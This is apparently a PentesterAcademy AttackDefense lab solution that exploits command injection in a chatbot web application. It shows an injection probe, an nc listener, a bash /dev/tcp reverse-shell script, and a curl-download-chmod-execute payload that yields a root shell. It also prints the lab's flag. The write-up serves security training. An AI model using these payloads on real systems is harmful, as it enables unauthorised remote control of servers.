

ATTACK
DEFENSE
by PentesterAcademy

Name	Botman: CI
URL	https://www.attackdefense.com/challengedetails?cid=2179
Type	Web Technology : Bot Attacks


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Solution:


The web application is vulnerable to Command Injection attack.

Step 1: Inspect the web application.

As mentioned in the challenge description, the web application is running on http://target-1 or 192.X.Y.3:




Step 2: Start the conversation with the chatbot with a “hey” message.



Step 3: Enter any name and inject the payload to test the command injection.

Payload: test;id



The Command injection was successful.

Step 4: Start a network listener at the port 1234.

Command: nc -nvlp 1234

```
root@attackdefense:~#
root@attackdefense:~# nc -nvlp 1234
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
```

Step 5: Open another tab and check the IP address of the attacker machine.

Command: ifconfig

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.1.3  netmask 255.255.255.0  broadcast 10.1.1.255
        ether 02:42:0a:01:01:03  txqueuelen 0  (Ethernet)
        RX packets 4231  bytes 381693 (372.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 5902  bytes 15667101 (14.9 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.77.207.2  netmask 255.255.255.0  broadcast 192.77.207.255
        ether 02:42:c0:4d:cf:02  txqueuelen 0  (Ethernet)
        RX packets 503  bytes 1741222 (1.6 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 492  bytes 82908 (80.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Step 6: Create a bash shell script and paste the code provided below.

```
#!/bin/bash
bash -i >& /dev/tcp/192.77.207.2/1234 0>&1
```

Save the code as “shell.sh”.

```
root@attackdefense:~# cat shell.sh
#!/bin/bash
bash -i >& /dev/tcp/192.77.207.2/1234 0>&1

root@attackdefense:~#
```

Step 7: Start a python HTTP server at port 80.


Command: python3 -m http.server 80

```
root@attackdefense:~#
root@attackdefense:~# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Step 8: Refresh page and enter the messages until you get "Enter your name" prompt and enter the following payload to get a reverse shell.

Payload: ;curl http://**192.77.207.2**/shell.sh -o /tmp/shell.sh;chmod 777 /tmp/shell.sh;bash /tmp/shell.sh

Note: Replace the IP address with the ip address of the attacker.



Step 9: Press enter and check the terminal for the reverse shell.

```
root@attackdefense:~# nc -nvlp 1234
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234

Ncat: Connection from 192.77.207.3.
Ncat: Connection from 192.77.207.3:40680.
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@victim-1:/app/public#
root@victim-1:/app/public# id
id
uid=0(root) gid=0(root) groups=0(root)
root@victim-1:/app/public#
```

Step 10: Check the contents of the present working directory (i.e. /app/public).

Command: ls -lah

```
root@victim-1:/app/public# ls -lah
ls -lah
total 328K
drwxr-xr-x 1 root root 4.0K Apr 20 07:58 .
drwxr-xr-x 1 root root 4.0K Apr 20 07:58 ..
-rw-r--r-- 1 root root   33 Apr 20 07:58 .flag
-rw-r--r-- 1 root root  583 Apr 20 07:28 .htaccess
drwxr-xr-x 6 root root 4.0K Apr 20 07:28 assets
-rw-r--r-- 1 root root  37K Apr 20 07:28 chat.js
-rw-r--r-- 1 root root  93K Apr 20 07:34 chat.min.css
-rw-r--r-- 1 root root 2.2K Apr 20 07:37 css.css
drwxr-xr-x 2 root root 4.0K Apr 20 07:35 css.txt
-rw-r--r-- 1 root root    0 Apr 20 07:28 favicon.ico
-rw-r--r-- 1 root root 1.8K Apr 20 07:28 index.php
-rw-r--r-- 1 root root  92K Apr 20 07:28 jquery-1.7.1.min.js
drwxr-xr-x 2 root root 4.0K Apr 20 07:28 js
-rw-r--r-- 1 root root 9.7K Apr 20 07:28 logo.png
-rw-r--r-- 1 root root   24 Apr 20 07:28 robots.txt
-rw-r--r-- 1 root root 3.8K Apr 20 07:28 support.png
drwxr-xr-x 2 root root 4.0K Apr 20 07:28 uploads
-rw-r--r-- 1 root root  33K Apr 20 07:28 widget.js
root@victim-1:/app/public#
```

Step 11: Retrieve the content of the .flag file.

Command: cat .flag

```
root@victim-1:/app/public# cat .flag
cat .flag
2e3c29d2758cfefb9a2cd9313a4e4a3e
root@victim-1:/app/public#
```

Flag: 2e3c29d2758cfefb9a2cd9313a4e4a3e

References:

1. Botman (https://botman.io/)